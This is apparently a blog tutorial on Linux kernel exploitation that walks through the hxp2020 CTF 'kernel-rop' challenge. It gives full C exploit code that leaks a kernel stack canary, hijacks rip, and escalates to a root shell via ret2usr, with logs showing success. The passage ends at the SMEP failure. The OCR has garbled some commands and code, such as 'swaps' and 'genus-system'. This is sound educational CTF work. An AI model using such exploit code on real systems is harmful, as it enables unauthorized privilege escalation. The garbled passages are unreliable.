

● EXPLOITATION

Learning Linux kernel exploitation - Part 1 - Laying the groundwork



Published 1 Mar 2022 - 39 min read
By 0x434b





Table of contents

- 1 Init
- 2 Recon
- 3 Baby steps - ret2usr
- 4 SMEP/SMAP
- 5 KPTI
 - 5.1 Version 1: Trampoline goes "weeeh"
 - 5.2 Version 2: Handling signals the proper way
 - 5.3 Version 3: Probing the mods
- 6 KASLR
- 7 Summary

LATEST POSTS



Learning Linux kernel exploitation - Part 2 -
9 May 2022



Overview of GLIBC heap exploitation techniques
13 February 2022



MISC study notes about ARM AArch64 Assembly
12 February 2022



LinkSys EA6100 AC1200 - Part 2 - A serial
5 November 2021



Newsletter

Stay up to date! Get all the latest & greatest posts delivered straight to your inbox

8 References

Disclaimer: This post will cover basic steps to accomplish a privilege escalation based on a vulnerable driver. The basis for this introduction will be a challenge from the [hxp2020 CTF](#) called "kernel-rop". There's (obviously) write-ups for this floating around the net (check references) already and as it turns out this exact challenge has been taken apart in depth by (ChrisTheCoolHut and @_lkmidas), for part two I'll prepare a less prominent challenge or ignore those CTF challenges completely... So, this here very likely won't include a ton of novelty compared to what's out there already. However, that's not the intention behind this post. It's just a way for me to persist the things I learned during research and along the way to solving this one. Another reason for this particular CTF challenge is its simplicity while also being built around a fairly recent kernel. A perfect training environment :)

With that out of the way, let's get right into it. The primary goal for kernel pwning is unlike for user land exploitation to not directly spawn a shell but abuse the fact that we're having control of vulnerable kernel code that we hope to abuse to elevate privileges in a system. Spawning a shell only comes after, at least in your typical CTF-style scenarios. Sometimes having an arbitrary read-write primitive may already be enough to exfiltrate sensitive information or overwrite security critical sections.

Init

The situation we're presented with is straightforward:

```

1 1
2 file initramfs.cpio.gz pow-solver.cpp xun.sh vmlinux ymtd
initramfs cpio.gz: gzip compressed data, from unix, original size modulo 2^32 1392640
vmlinux: Linux kernel x86 boot executable bzimage, version 5.9.8-rc6 (martinmartin) #10 SMP Sun Nov 22 16:47:32 CET 2020, RO-rootfs, swap_dev 0x7, Normal VGA
3 cat xun.sh
#!/bin/sh
genus-system-x86_64 \
  -w 128k \
  -cpu kvm64,smep,smap \
  -kernel vmlinux \
  -initrd initramfs.cpio.gz \
  -hdb flag.txt \
  -snapshot \
  -nographic \
  -monitor /dev/null \
  -no-reboot \
  -append "console=ttyS0 kaslr kpti=1 quiet panic=1"

```

Initial setup as intended by the authors of the challenge

The environment to be exploited has a full set of mitigations enabled:

1. Kernel ASLR - Similar to user land ASLR
2. SMEP/SMAP - Marks all userland pages as non RWX when execution happens in kernel land

3. KPTI -Separates user land and kernel land page tables all together (There are a few more details here that I omitted for brevity, check [here](#) for more info).

Luckily, the environment is fully under our control, so for testing purposes we can toggle the mitigations to make our life a tad easier for the exploit development process :)! Furthermore, we can see that the provided file system `initramfs.cpio.gz` is supplied in a compressed manner, so when we want to include our exploit we would need to unpack the file system, place our payload and pack it again. This is tedious, even more so in development cycles of an exploit. Having convenient scripts for these steps helps a lot.

```
#!/bin/bash
```

```
# Decompress a .cpio.gz packed file system
mkdir initramfs
pushd . && pushd initramfs
cp ../initramfs.cpio.gz .
gzip -dc initramfs.cpio.gz | cpio -idm &>/dev/null && rm initramfs.cpio.gz
popd
```

```
#!/bin/bash
```

```
# Compress initramfs with the included statically linked exploit
in=$1
out=$(echo $in | awk '{ print substr( $0, 1, length($0)-2 ) }')
gcc $in -static -o $out || exit 255
mv $out initramfs
pushd . && pushd initramfs
find . -print0 | cpio --null --format=newc -o 2>/dev/null | gzip
popd
```

Recon

The two things we should (or have to) do first are unpacking the file system and extracting `vmlinuxz` into a `vmlinux`. For the first one, we can just use `gunzip` and `cpio` to extract this archive. When done, we're presented with a basic file system structure:

```
> tree .
.
├── bin
│   ├── busybox
│   └── sh -> busybox
├── etc
│   └── init.d
```

```

├── rcS
├── inittab
├── motd
├── resolv.conf -> /proc/net/pnp
├── hackme.ko
├── init -> bin/busybox
├── root
├── sbin
├── usr
├── bin
└── sbin

8 directories, 8 files

```

Directory tree of the challenge

There's not much unusual going on, except the obvious kernel driver called `hackme.ko`. As for the latter matter of extracting a `vmlinuz`→`vmlinux`, there's already a [nice script](#) for that. Getting it and running it gives us a result in seconds:

```

$ file vmlinux
vmlinux: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), too many sections (36140)
vmlinuz: Linux kernel x86 boot executable bzImage, version 5.9.8-rc6+ (martin@martin) #10 SMP Sun Nov 22 16:47:32 CET 2020, RO-rootFS, swap_dev 0x7, Normal VGA

```

Comparisons of `vmlinuz` ↔ `vmlinux`

With that out of the way, we're set to start our exploitation journey. Let's quickly sift through the kernel driver `hackme.ko` and see what we're presented with. Loading it in a disassembler reveals that we only have a handful of functions:

```


Function name
├── hackme_release
├── hackme_write
├── hackme_open
├── hackme_read
├── hackme_init
├── hackme_exit
├── __check_object_size
├── misc_deregister
├── _copy_from_user
├── _fentry_
├── __stack_chk_fail
├── __memcpy
├── misc_register
├── _copy_to_user
└── __warn_printk

```

Available functions in the vulnerable driver

`hackme_release`, `hackme_open`, `hackme_init`, and `hackme_exit` are mostly uninteresting (at least for this challenge) as they're only a necessary evil to (de-)register the kernel module and properly initialize it. That leaves us with only `hackme_write` and `hackme_read`. As for the `hackme_read` function that allows reading from `/dev/hackme` it looks as

follows:



Disassembly graph of `hackme_read`

I found the disassembly here to be a tad confusing at first, at least in terms of how the `__memcpy` has been set up. Hence, I rewrote the disassembly into better readable C. Essentially, what is happening here is the following:

```
int hackme_buf[0x1000];

// 1
size_t hackme_read(file *f, char *data, size_t size, size_t *off) {
    // __fentry__ stuff omitted, as it's ftrace related
    int tmp[32];
    // 2 OOB-R
    void *res = memcpy(hackme_buf, tmp, size);
    // Useless check against OOB-R
    if (size > 0x1000) {
        printk(KERN_WARNING "Buffer overflow detected (%d < %lu)!\n", 4096LL, len);
        BUG();
    }
    // 3 Some sanity checks before writing the whole buffer ...
    // that is user controlled in size back to userland.
    // This is a leak!
    __check_object_size(hackme_buf, size, data);
    unsigned long written = copy_to_user(data, hackme_buf, size);
    if(written) {
        return size;
    }
}
```


```
return -1;
}
```

Hand decompiled C code of hackme_read

The code should be pretty self-explanatory, but the gist is that we're writing a user-controlled amount of data from a small fixed sized buffer (`tmp`) in the large `hackme_buf` , which we later return to the user. After reading data from `tmp` we do have a sanity check of some sort that checks whether our requested amount is less than 0x1000 bytes. With the buffer being read from only being 0x80 bytes large that's rather useless. This results in us easily being able to read out-of-bounds here. However, following that, we have a more strict sanity check in `__check_object_size` that verifies 3 things:

1. Validate that the pointer in argument one is not a bogus address,
2. that it's a known-safe heap or stack object, and
3. that it does *not* reside in kernel text

We check all of these 3 boxes with ease, so as a result, the requested data is written back to us into user land, and we got ourselves a sweet opportunity for a memory leak! The `hackme_write` counterpart is semantically identical, with the difference of allowing us as an attacker to send data to the driver:





Analogous to `hackme_read` this is `hackme_write`

I'll leave it to you to translate this code snippet to C-equivalent source code. An important note here though is that since the `hackme_write` function is semantically the same, it does not give us an out-of-bounds read, but an (almost arbitrary large) out-of-bounds write as we're writing user controlled data in the very constraint `tmp` buffer here! With that, we already have identified our primitives for this challenge.

Baby steps - ret2usr

We've seen that for this challenge we're running a fairly recent kernel with all common mitigations enabled. To test the waters, we're going to modify the execution environment two-fold:

1. Disable all mitigations to craft a basic return to user style exploit to get familiar with the driver by modifying the `run.sh` by changing the `"-append"` parameter to `-append "console=ttyS0 nosmep nosmap nopti nokaslr quiet panic=1"`. These options seem to also override the `+smep, +smap` options at the `-cpu` option, so we don't have to bother changing these.
2. Modify the file system to drop us into a root shell. This may seem counterintuitive at first, but it allows us to freely move around the file system and e.g. read from `/proc/kallsyms` to get an idea where kernel symbols are located. When we're confident in our exploit, we will remove this little "hack" and test our exploit as a normal user. The modification for this will happen in `etc/initd/rcS` where we will append the following line `setuidgid 0 /bin/sh`.

Next, recall that strategy-wise kernel exploitation in general aims not at spawning a shell first thing (what good would a shell for a non-root user do anyway), but at elevating privileges to the highest possible level first. However, the general idea of how to approach this e.g. via ROP applies equally to user land and kernel land with only minor differences. First things first, though. We

saw in our static analysis that we have a nice memory leak in the `hackme_read` function. Let's set up our "exploit" and see what we can get back from the driver:

```
#include <fcntl.h>
#include <stdbool.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define formatBool(b) ((b) ? "true" : "false")

char *VULN_DRV = "/dev/hackme";

int64_t global_fd;
uint64_t cookie;
uint8_t cookie_off;

void open_dev() {
    global_fd = open(VULN_DRV, O_RDWR);
    if (global_fd < 0) {
        printf("[!] Failed to open %s\n", VULN_DRV);
        exit(-1);
    } else {
        printf("[+] Successfully opened %s\n", VULN_DRV);
    }
}

bool is_cookie(const char* str) {
    uint8_t in_len = strlen(str);
    if (in_len < 18) {
        return false;
    }

    char prefix[7] = "0xffff\0";
    char suffix[3] = "00\0";
    return (
        (!strncmp(str, prefix, strlen(prefix) - 1) == 0) &&
        (strncmp(str + in_len - strlen(suffix), suffix, strlen(suffix) - 1)
         == 0));
}

void leak_cookie() {
    uint8_t sz = 40;
    uint64_t leak[sz];
    printf("[*] Attempting to leak up to %d bytes\n", sizeof(leak));
    uint64_t data = read(global_fd, leak, sizeof(leak));
    puts("[*] Searching leak...");
    for (uint8_t i = 0; i < sz; i++) {
        char cookie_str[18];
        sprintf(cookie_str, "%#02lx", leak[i]);
        cookie_str[18] = '\0';
        printf("\t--> %d: leak + 0x%x\t: %s\n", i, sizeof(leak[0]) * i, cookie_str);
        if (!cookie && is_cookie(cookie_str) && i > 2) {
            printf("[+] Found stack canary: %s @ idx %d\n", cookie_str, i);
        }
    }
}
```



```

        cookie_off = i;
        cookie = leak[cookie_off];
    }
}
if(!cookie) {
    puts("[!] Failed to leak stack cookie!");
    exit(-1);
}
}

int main(int argc, char** argv) {
    open_dev();
    leak_cookie();
}

```

First exploit code to leak data from the kernel

The above code already gives it away, we're reading 320 bytes, which is reading 0xc0 bytes past the `tmp` buffer. Adding the exploit to the file system, starting the environment (`./run.sh`) and executing the exploit gives us back plenty of data, including an evident looking stack canary at index 2, 16, and 30:

```

/ $ ./expl_ret2usr
[+] Successfully opened /dev/hackme
[*] Attempting to leak up to 320 bytes
[*] Searching leak...
--> 0: leak + 0x0      : 0xffffffff81a29330
--> 1: leak + 0x8      : 0x27
--> 2: leak + 0x10     : 0xf255ca2281062b00
--> 3: leak + 0x18     : 0xffff888006116610
--> 4: leak + 0x20     : 0xffffc900001bfe68
--> 5: leak + 0x28     : 0x4
--> 6: leak + 0x30     : 0xffff888006116600
--> 7: leak + 0x38     : 0xffffc900001bfef0
--> 8: leak + 0x40     : 0xffff888006116600
--> 9: leak + 0x48     : 0xffffc900001bfe80
--> 10: leak + 0x50    : 0xffffffff8184e047
--> 11: leak + 0x58    : 0xffffffff8184e047
--> 12: leak + 0x60    : 0xffff888006116600
--> 13: leak + 0x68    : 0
--> 14: leak + 0x70    : 0x7fff888485c0
--> 15: leak + 0x78    : 0xffffc900001bfea0
--> 16: leak + 0x80    : 0xf255ca2281062b00
[+] Found stack canary: 0xf255ca2281062b00 @ idx 16
--> 17: leak + 0x88    : 0x140
--> 18: leak + 0x90    : 0
--> 19: leak + 0x98    : 0xffffc900001bfed8
--> 20: leak + 0xa0    : 0xffffffff816d51ff
--> 21: leak + 0xa8    : 0xffff888006116600
--> 22: leak + 0xb0    : 0xffff888006116600
--> 23: leak + 0xb8    : 0x7fff888485c0
--> 24: leak + 0xc0    : 0x140
--> 25: leak + 0xc8    : 0
--> 26: leak + 0xd0    : 0xffffc900001bff20
--> 27: leak + 0xd8    : 0xffffffff816d5727
--> 28: leak + 0xe0    : 0xffffffff8152b8a1
--> 29: leak + 0xe8    : 0

```

```

--> 29: leak + 0xc0      : 00
--> 30: leak + 0xf0      : 0xf255ca2281062b00
--> 31: leak + 0xf8      : 0xffffc900001bfff58
--> 32: leak + 0x100     : 00
--> 33: leak + 0x108     : 00
--> 34: leak + 0x110     : 00
--> 35: leak + 0x118     : 0xffffc900001bfff30
--> 36: leak + 0x120     : 0xfffffffff816d577a
--> 37: leak + 0x128     : 0xffffc900001bfff48
--> 38: leak + 0x130     : 0xfffffffff8100a157
--> 39: leak + 0x138     : 00
/ $

```

An example leak

The one at index 2 seems weird as this should still be in bounds. Maybe since `tmp` is not properly initialized, the system just decides to leave it with uninitialized data, which happens to be the kernel stack canary for whatever reason (if you know better LMK!). Anyhow, we found out the hard way that a kernel stack canary is in place regardless of all the disabled mitigations. Then again, we were able to leak it first thing here at a sensible offset of $17 * 8$ bytes (0x88), which is located just past the `tmp` buffer when using the one at index 16.

The next step would be testing if we can take control over `rip` when writing to the vulnerable driver, since we know the buffer size to fill, the canary, and its offset that sounds doable. We're going to add a function that creates a payload, which inserts the stack canary at the correct offset, which we found just earlier. In addition to that, we will add three dummy values, which when looking at the function epilogue of `hackme_write` earlier are the three registers `rbx`, `r12` (IDA named it `data`), and `rbp`. Analogously, we can observe the same pattern of popping these three registers in the function epilogue in `hackme_read`. This is a noticeable difference to user land exploitation. We need to compensate for these three `pop` instructions before being able to overwrite the return address:

```

void open_dev() {
    // As before
};

void leak_cookie() {
    // As before
}

void write_ret() {
    uint8_t sz = 50;
    uint64_t payload[sz];

```

```

payload[cookie_off++] = cookie;
payload[cookie_off++] = 0x0;
payload[cookie_off++] = 0x0;
payload[cookie_off++] = 0x0;
payload[cookie_off++] = 0x4141414141414141; // return address

uint64_t data = write(global_fd, payload, sizeof(payload));

puts("[!] If you can read this we failed the mission :(");
}

int main(int argc, char** argv) {
    open_dev();
    leak_cookie();
    write_ret();
}

```

code to take control over rip

Running this modified version leaves us with:

```

[*] Found stack canary: 0x58e681b43f584100 @ idx 16
--> 17: leak + 0x88 : 0x140
--> 18: leak + 0x90 : 00
--> 19: leak + 0x98 : 0xffff900001bfe0
--> 20: leak + 0xa0 : 0xfffffffff816d51ff
--> 21: leak + 0xa8 : 0xfffff880060c2300
--> 22: leak + 0xb0 : 0xfffff880060c2300
--> 23: leak + 0xb8 : 0x7ffd51577e40
--> 24: leak + 0xc0 : 0x140
--> 25: leak + 0xc8 : 00
--> 26: leak + 0xd0 : 0xffff900001bff20
--> 27: leak + 0xd8 : 0xfffffffff816d5727
--> 28: leak + 0xe0 : 0xfffffffff8152b8a1
--> 29: leak + 0xe8 : 00
--> 30: leak + 0xf0 : 0x58e681b43f584100
--> 31: leak + 0xf8 : 0xffff900001bff58
--> 32: leak + 0x100 : 00
--> 33: leak + 0x108 : 00
--> 34: leak + 0x110 : 00
--> 35: leak + 0x118 : 0xffff900001bff30
--> 36: leak + 0x120 : 0xfffffffff816d577a
--> 37: leak + 0x128 : 0xffff900001bff48
--> 38: leak + 0x130 : 0xfffffffff810a157
--> 39: leak + 0x138 : 00

[*] Payload assembled
[ 14.310279] general protection fault: 0000 [#1] SMP NOPTI
[ 14.310658] CPU: 0 PID: 113 Comm: expl_ret2usr Tainted: G      0      5.9.0-rc6+ #10
[ 14.310860] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS ArchLinux 1.15.0-1 04/01/2014
[ 14.311177] RIP: 0010:0x4141414141414141
[ 14.311270] Code: Bad RIP value.
[ 14.311356] RSP: 0018:ffff900001bfeb0 EFLAGS: 00000296
[ 14.311465] RAX: 0000000000000190 RBX: 0000000000000000 RCX: 0000000000000000
[ 14.311585] RDY: 0000000000000010 RSI: ffffffff00025c0 RDI: fffff900001bff8
[ 14.311702] RBP: 0000000000000000 R08: 282800000492a68 R09: 0000000000000027
[ 14.311817] R10: 282800000492a68 R11: 0000000000000027 R12: 0000000000000000
[ 14.311950] R13: fffff900001bfeb0 R14: 00007ffd51577e00 R15: fffff880060c2300
[ 14.312112] FS: 0000000001deb3c0(0000) GS:fffff88007600000(0000) knlGS:0000000000000000
[ 14.312243] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 14.312356] CR2: 0000000001deb5c8 CR3: 0000000006174000 CR4: 00000000000006f0
[ 14.312669] Call Trace:
[ 14.313213] ? vfs_read+0x9f/0x160
[ 14.313312] ? ksys_read+0xa7/0xe0
[ 14.313406] ? exit_to_user_mode_prepare+0x31/0x180
[ 14.313491] ? __x64_sys_read+0x1a/0x20
[ 14.313561] ? do_syscall_64+0x37/0x80
[ 14.313681] Modules linked in: hackme(0)
[ 14.314131] ---[ end trace 086695d951396515 ]---
[ 14.314239] RIP: 0010:0x4141414141414141
[ 14.314301] Code: Bad RIP value.
[ 14.314352] RSP: 0018:ffff900001bfeb0 EFLAGS: 00000296
[ 14.314431] RAX: 0000000000000190 RBX: 0000000000000000 RCX: 0000000000000000
[ 14.314537] RDY: 0000000000000010 RSI: ffffffff00025c0 RDI: fffff900001bff8
[ 14.314642] RBP: 0000000000000000 R08: 282800000492a68 R09: 0000000000000027
[ 14.314745] R10: 282800000492a68 R11: 0000000000000027 R12: 0000000000000000
[ 14.314851] R13: fffff900001bfeb0 R14: 00007ffd51577e00 R15: fffff880060c2300
[ 14.314957] FS: 0000000001deb3c0(0000) GS:fffff88007600000(0000) knlGS:0000000000000000
[ 14.315077] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 14.315162] CR2: 0000000001deb5c8 CR3: 0000000006174000 CR4: 00000000000006f0
Segmentation fault
/ $

```

PoC for rip control

This confirms we have (so far, without any mitigations, except kernel stack canaries) full control over `rip`. This enables us to

construct a proper "ret2usr" attack. To aim for such an exploit strategy when targeting the kernel, we have to consider a couple of different gadgets compared to how we'd tackle this scenario in user land. Recall again that we hope to elevate our privileges. There are two prominent candidates for setting up exactly that scenario, when already having control over `rip`:

1. `prepare_kernel_cred()` - This function can be used to prepare a set of credentials for a kernel service or even better, which fits our use case perfectly, it can be used to override a task's own credentials so that work can be done on behalf of that task that requires a different subjective context. This sounds rather convoluted, but it essentially means, that when we're able to call this we can have a fresh set of credentials back. What's even better is that if we supply 0 as an argument, our returned arguments will have no group association and full capabilities, which means full on root privileges!
2. `commit_creds()` - This function is `prepare_kernel_cred()`'s best friend, as calling this one is necessary to install new credentials upon the currently running task and effectively overriding the old ones. With these two, elevating privileges sounds straightforward!

So besides these two functions which we may be able to build a ROP chain around now, how would we continue after having elevated our privileges? We're still executing in the kernel context. So assuming we want to drop a (privileged) shell, we have to return to user land eventually. To do exactly that, there's another pair, this time on the ROP gadget side, that allows us to switch contexts: `swaps` with either `iretq` or `sysretq`:

1. `swaps` - This instruction is intended to set up context switching, or more particular to switch register context from a user land to kernel land and vice-versa. Specifically, `swaps` swaps the value of the `gs` register so that it refers to either a memory location in the running application, or a location in the kernel's space. This is a requirement for switching contexts!
2. `iretq` / `sysretq` - Either of these can be used to perform the actual context switch between user land and kernel land. `iretq` has a straightforward setup. It only requires five user land register values in the following order `rip`, `cs`, `rflags`, `sp`, `ss`. So, we have to push them to the stack in the reverse

order right before executing `iretq`. `sysretq` on the other hand, when executed moves the value in `rcx` to `rip`, which means we have to set up our return address in such a way that it's located in `rcx`. Additionally, it also moves `rflags` to `r11`, which may require additional handling. Finally, `sysretq` expects the value in `rip` to be in canonical form, which basically means that bits 48 through 63 of that value must be identical to bit 47 (compare sign extension). If that's not the case, we run in a **general protection fault**! The `sysret` instructions seems to have stricter constraints but also have fewer registers involved and generally seems to **be faster when executed**.

With all that out of the way, we can go for gold and build our first ROP chain to pop a shell now! Recall that we're still spawning a privileged shell in our environment as we tampered with the `/etc/init.d/rcS` script, so let's grep for the two introduced functions in the `kallsyms`, which we can still do as we still have KASLR turned off for now:

```
/ # cat /proc/kallsyms | grep -w -E "commit_creds|prepare_kernel_cred"
ffffffff814c6410 T commit_creds
ffffffff814c67f0 T prepare_kernel_cred
/ #
```

With these two addresses above we have everything we need to craft our ROP chain, as saving `rip`, `cs`, `rflags`, `sp`, and `ss` can be conveniently done in inline assembly in our exploit code! As a final convenience function I add one that checks our user id when returning to user land and if it is 0, a root shell is spawned. The code here is straightforward, with what we've covered by now it looks as follows:

```
uint64_t user_cs, user_ss, user_rflags, user_sp;
uint64_t prepare_kernel_cred = 0xffffffff814c67f0;
uint64_t commit_creds = 0xffffffff814c6410;
uint64_t user_rip = (uint64_t) spawn_shell;

void open_dev() {
    // As before
};

void leak_cookie() {
    // As before
}

void spawn_shell() {
```

```

puts("[*] Hello from user land!");
uid_t uid = getuid();
if (uid == 0) {
    printf("[+] UID: %d, got root!\n", uid);
} else {
    printf("[!] UID: %d, we root-less :(!\n", uid);
    exit(-1);
}
system("/bin/sh");
}

void save_state() {
    __asm__(".intel_syntax noprefix;"
            "mov user_cs, cs;"
            "mov user_ss, ss;"
            "mov user_sp, rsp;"
            "pushf;"
            "pop user_rflags;"
            ".att_syntax");
    puts("[+] Saved state");
}

void privesc() {
    __asm__(".intel_syntax noprefix;"
            "movabs rax, prepare_kernel_cred;"
            "xor rdi, rdi;"
            "call rax;"
            "mov rdi, rax;"
            "movabs rax, commit_creds;"
            "call rax;"
            "swaps;"
            "mov r15, user_ss;"
            "push r15;"
            "mov r15, user_sp;"
            "push r15;"
            "mov r15, user_rflags;"
            "push r15;"
            "mov r15, user_cs;"
            "push r15;"
            "mov r15, user_rip;" // Where we return to!
            "push r15;"
            "iretq;"
            ".att_syntax;");
}

void write_ret() {
    uint8_t sz = 35;
    uint64_t payload[sz];
    payload[cookie_off++] = cookie;
    payload[cookie_off++] = 0x0;
    payload[cookie_off++] = 0x0;
    payload[cookie_off++] = 0x0;
    payload[cookie_off++] = (uint64_t) privesc; // redirect code to here

    uint64_t data = write(global_fd, payload, sizeof(payload));

    puts("[!] If you can read this we failed the mission :(");
}

```

```

}

int main(int argc, char** argv) {
    open_dev();
    leak_cookie();
    save_state();
    write_ret();
}

```

ret2usr exploit code

Running this modified version of our exploit (while also having removed the line that drops us in a privileged shell during boot in `etc/init.d/rcS`) gets us a nice root shell, as our `spawn_shell()` function is successfully returned to:

```

/ $ id
uid=1000 gid=1000 groups=1000
/ $ ./expl_ret2usr
[+] Successfully opened /dev/hackme
[*] Attempting to leak up to 320 bytes
[*] Searching leak...
--> 0: leak + 0x0      : 0xffffffff81a29330
--> 1: leak + 0x8      : 0x27
--> 2: leak + 0x10     : 0x8d04e30d3ea1f300
--> 3: leak + 0x18     : 0xffff8880064c2410
--> 4: leak + 0x20     : 0xffffc900001c7e68
--> 5: leak + 0x28     : 0x4
--> 6: leak + 0x30     : 0xffff8880064c2400
--> 7: leak + 0x38     : 0xffffc900001c7ef0
--> 8: leak + 0x40     : 0xffff8880064c2400
--> 9: leak + 0x48     : 0xffffc900001c7e80
--> 10: leak + 0x50    : 0xffffffff8184e047
--> 11: leak + 0x58    : 0xffffffff8184e047
--> 12: leak + 0x60    : 0xffff8880064c2400
--> 13: leak + 0x68    : 00
--> 14: leak + 0x70    : 0x7ffd5b580c70
--> 15: leak + 0x78    : 0xffffc900001c7ea0
--> 16: leak + 0x80    : 0x8d04e30d3ea1f300
[+] Found stack canary: 0x8d04e30d3ea1f300 @ idx 16
--> 17: leak + 0x88    : 0x140
--> 18: leak + 0x90    : 00
--> 19: leak + 0x98    : 0xffffc900001c7ed8
--> 20: leak + 0xa0    : 0xffffffff816d51ff
--> 21: leak + 0xa8    : 0xffff8880064c2400
--> 22: leak + 0xb0    : 0xffff8880064c2400
--> 23: leak + 0xb8    : 0x7ffd5b580c70
--> 24: leak + 0xc0    : 0x140
--> 25: leak + 0xc8    : 00
--> 26: leak + 0xd0    : 0xffffc900001c7f20
--> 27: leak + 0xd8    : 0xffffffff816d5727
--> 28: leak + 0xe0    : 0xffffffff8152b8a1
--> 29: leak + 0xe8    : 00
--> 30: leak + 0xf0    : 0x8d04e30d3ea1f300
--> 31: leak + 0xf8    : 0xffffc900001c7f58
--> 32: leak + 0x100   : 00
--> 33: leak + 0x108   : 00
--> 34: leak + 0x110   : 00
--> 35: leak + 0x118   : 0xffffc900001c7f30
--> 36: leak + 0x120   : 0xffffffff816d577a
--> 37: leak + 0x128   : 0xffffc900001c7f48
--> 38: leak + 0x130   : 0xffffffff8100a157

```

```

--> 39: leak + 0x138      : 00
[+] Saved state
[*] Payload assembled
[*] Hello from user land!
[+] UID: 0, got root!
/ # id
uid=0 gid=0
/ #

```

PoC for the first ret2usr exploit

Goal one accomplished! Then again, it's only going to get more interesting now as we're gradually adding back the exploit mitigations!

SMEP/SMAP

Time to shift gears now (at least a little)... We're modifying our `run.sh` with the following line: `-append "console=ttyS0 nopti nokaslr quiet panic=1"`. This re-enables SMEP/SMAP. After doing so, we could attempt to re-run our current exploit to test if it still works, but we're out of luck here:

```


[+] Saved state
[*] Payload assembled
[ 3.301736] unable to execute userspace code (SMEP?) (uid: 1000)
